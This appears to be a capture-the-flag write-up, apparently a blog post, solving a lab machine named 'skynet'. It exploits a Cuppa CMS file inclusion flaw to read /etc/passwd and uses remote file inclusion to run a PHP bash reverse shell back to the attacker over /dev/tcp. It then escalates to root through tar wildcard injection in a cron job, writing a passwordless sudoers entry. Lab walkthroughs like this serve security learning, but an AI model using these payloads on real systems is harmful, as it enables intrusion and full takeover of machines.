
Checking the new directory, we are presented with a login page for a Cuppa CMS platform:




Not having a clear attack vector for now, the best choice is to try to check if the said version of the CMS has some known vulnerabilities that we can take advantage of.

While searching, we manage to find the oficial documentation of the CMS here, which mentions that the default credentials are ‘admin’:’admin’, but those do not work.

Searching for RFI vulnerabilities affecting Cuppa CMS leads to https://www.exploit-db.com/exploits/25971.:



After reading the exploit and tweaking a little bit of the url, we call the following URL: http://skynet/45kra24zxs28v3yd/administrator/alerts/alertConfigField.php?urlConfig=../../../../../../../../etc/passwd And list the /etc/passwd file, so the exploit is working:



So Local File Inclusion is possible, but in order to get a foothold on the server, we need to use a Remote File Inclusion attack. The main difference is that in the Local File

Inclusion, local files are used while in the Remote File Inclusion, as the name implies, remote files are used instead, allowing us to pass an url with a script to be executed.

Let's first create a small one line reverse shell file, using the following code, replacing IP and Port with your IP address and a Port to be used in our reverse shell listener:

Copying the php reverseshell from https://pentestmonkey.net/

```
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/ip/5555 0>&1'"); ?>
```

After this, let's set up a netcat listener on the Port defined .

```
kali@kali:~/Desktop/skynet$ nc -lnvp 5555
listening on [any] 5555 ...
```

Now we need to put an http server up in the air, on the directory where we have the reverse shell code, using Python:

sudo Python3 -m http.server 80

```
kali@kali:~/Desktop/skynet$ sudo python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.111.75 - - [17/May/2022 16:11:33] "GET /php-reverse-shell2.php HTTP/1.0" 2
00 -
ls
```

Now, open the following URL in your browser:

http://10.10.67.236/45kra24zxs28v3yd/administrator/alerts/alertConfigField.php?urlConfig=http://10.8.50.72:8000/php-reverse-shell.php. You should have a reverse shell:

```
www-data@skynet:/var/www/html/45kra24zxs28v3yd/administrator/alerts$ ls
ls
alertConfigField.php
alertIFrame.php
alertImage.php
defaultAlert.php
www-data@skynet:/var/www/html/45kra24zxs28v3yd/administrator/alerts$ ls -al
ls -al
total 24
drwxr-xr-x 2 www-data www-data 4096 Nov  1  2011 .
drwxr-xr-x 8 www-data www-data 4096 Sep 17  2019 ..
-rw-r--r-- 1 www-data www-data 1212 Oct  3  2011 alertConfigField.php
-rw-r--r-- 1 www-data www-data 1269 Nov  1  2011 alertIFrame.php
-rw-r--r-- 1 www-data www-data 1819 Mar  3  2011 alertImage.php
-rw-r--r-- 1 www-data www-data 1343 Jul 11  2011 defaultAlert.php
www-data@skynet:/var/www/html/45kra24zxs28v3yd/administrator/alerts$ cd /home
cd /home
www-data@skynet:/home$ ls
ls
milesdyson
www-data@skynet:/home$ cd milesdyson
cd milesdyson
www-data@skynet:/home/milesdyson$ ls
ls
backups
mail
share
user.txt
www-data@skynet:/home/milesdyson$ cat user.txt
cat user.txt
7ce5c2109a40f958099283600a9ae807
www-data@skynet:/home/milesdyson$
```

Privilege Escalation

So my usual steps into enumerate linux boxes usually are to check for sudo permissions, crontab jobs running and to get a linpeas script and run an automated enumeration in order to look for clues.

Since we have a dumb shell, we need to upgrade it to a interactive tty shell, using the following Python command:

python -c ‘import pty;pty.spawn(“/bin/bash”)’

We can check for the sudo permissions with the sudo -l command:

```
www-data@skynet:/home/milesdyson$ sudo -l
sudo -l
[sudo] password for www-data:
```

So we don't have permissions to check if we can run something as sudo. Let's try to enumerate crontab instead:

```
www-data@skynet:/home/milesdyson$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
*/1 *   * * *   root    /home/milesdyson/backups/backup.sh
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
```

Ok, we can see that there is some backup.sh running every minute. Let's check the permissions on that folder or script:

```
www-data@skynet:/home/milesdyson$ ls
ls
backups  mail  share  user.txt
www-data@skynet:/home/milesdyson$ ls -la
ls -la
total 36
drwxr-xr-x 5 milesdyson milesdyson 4096 Sep 17  2019 .
drwxr-xr-x 3 root       root       4096 Sep 17  2019 ..
lrwxrwxrwx 1 root       root          9 Sep 17  2019 .bash_history -> /dev/null
-rw-r--r-- 1 milesdyson milesdyson  220 Sep 17  2019 .bash_logout
-rw-r--r-- 1 milesdyson milesdyson 3771 Sep 17  2019 .bashrc
-rw-r--r-- 1 milesdyson milesdyson  655 Sep 17  2019 .profile
drwxr-xr-x 2 root       root       4096 Sep 17  2019 backups
drwx------ 3 milesdyson milesdyson 4096 Sep 17  2019 mail
drwxr-xr-x 3 milesdyson milesdyson 4096 Sep 17  2019 share
-rw-r--r-- 1 milesdyson milesdyson   33 Sep 17  2019 user.txt
www-data@skynet:/home/milesdyson$ cd backups
cd backups
www-data@skynet:/home/milesdyson/backups$ ls -la
ls -la
total 4584
drwxr-xr-x 2 root       root       4096 Sep 17  2019 .
drwxr-xr-x 5 milesdyson milesdyson 4096 Sep 17  2019 ..
-rwxr-xr-x 1 root       root         74 Sep 17  2019 backup.sh
-rw-r--r-- 1 root       root    4679680 Apr  3 13:58 backup.tgz
```

```
www-data@skynet:/home/milesdyson/backups$ cat backup.sh
cat backup.sh
#!/bin/bash
cd /var/www/html
tar cf /home/milesdyson/backups/backup.tgz *
www-data@skynet:/home/milesdyson/backups$
```

o as we can see, this script runs as root, changes directory to '/var/www/html' and then uses tar to compress the content of the directory into a file called backup.tgz at '/home/milesdyson/backups'.

We could check for a possible attack vector, in the gtfobins page but since only the script is allowed to run tar as root, there is not much we can use from there. After a couple of searches, I've found a potential Linux privilege escalation using wildcard

injection. Basically, tar allows the usage of 2 options that can be used for poisoning, in order to force the binary to execute unintended actions:

checkpoint[=NUMBER] — this option displays progress messages every NUMBERth record (default value is 10) checkpoint-action=ACTION — this option executes said ACTION on each checkpoint By forcing tar to use these options, we can use a specific action with the permissions of the user that is running the command, which in our case is root.

So, in order to take advantage of this, let's create a script to add our user to sudoers and gain root while on the machine:

echo 'echo "www-data ALL=(root) NOPASSWD: ALL" >> /etc/sudoers' > sudo.sh touch "/var/www/html/--checkpoint-action=exec=sh sudo.sh" touch "/var/www/html/--checkpoint=1"

After running all three commands in our /var/www/html, we should have 3 new files laying around inside the directory that is getting backed up:

```
www-data@skynet:/var/www/html$ ls
ls
--checkpoint-action=exec=sh sudo.sh
--checkpoint=1
45kra24zxs28v3yd
admin
ai
config
css
image.png
index.html
js
style.css
sudo.sh
www-data@skynet:/var/www/html$
```

Now, after a minute, the cronjob should have been executed, and we can get our root access by just using sudo su:

```
www-data@skynet:/var/www/html$ sudo su
sudo su
whoami
root
cd /root
ls
root.txt
```

Overall, this machine was super fun, with a really cool enumeration phase. Probably there is another way of escalating our privileges, but this seemed an easy way of doing it.

I hope you enjoyed reading this post as much as I enjoyed writing it. Let me know in the comments if something is wrong or missing, as I am still learning myself and feedback is always welcomed :)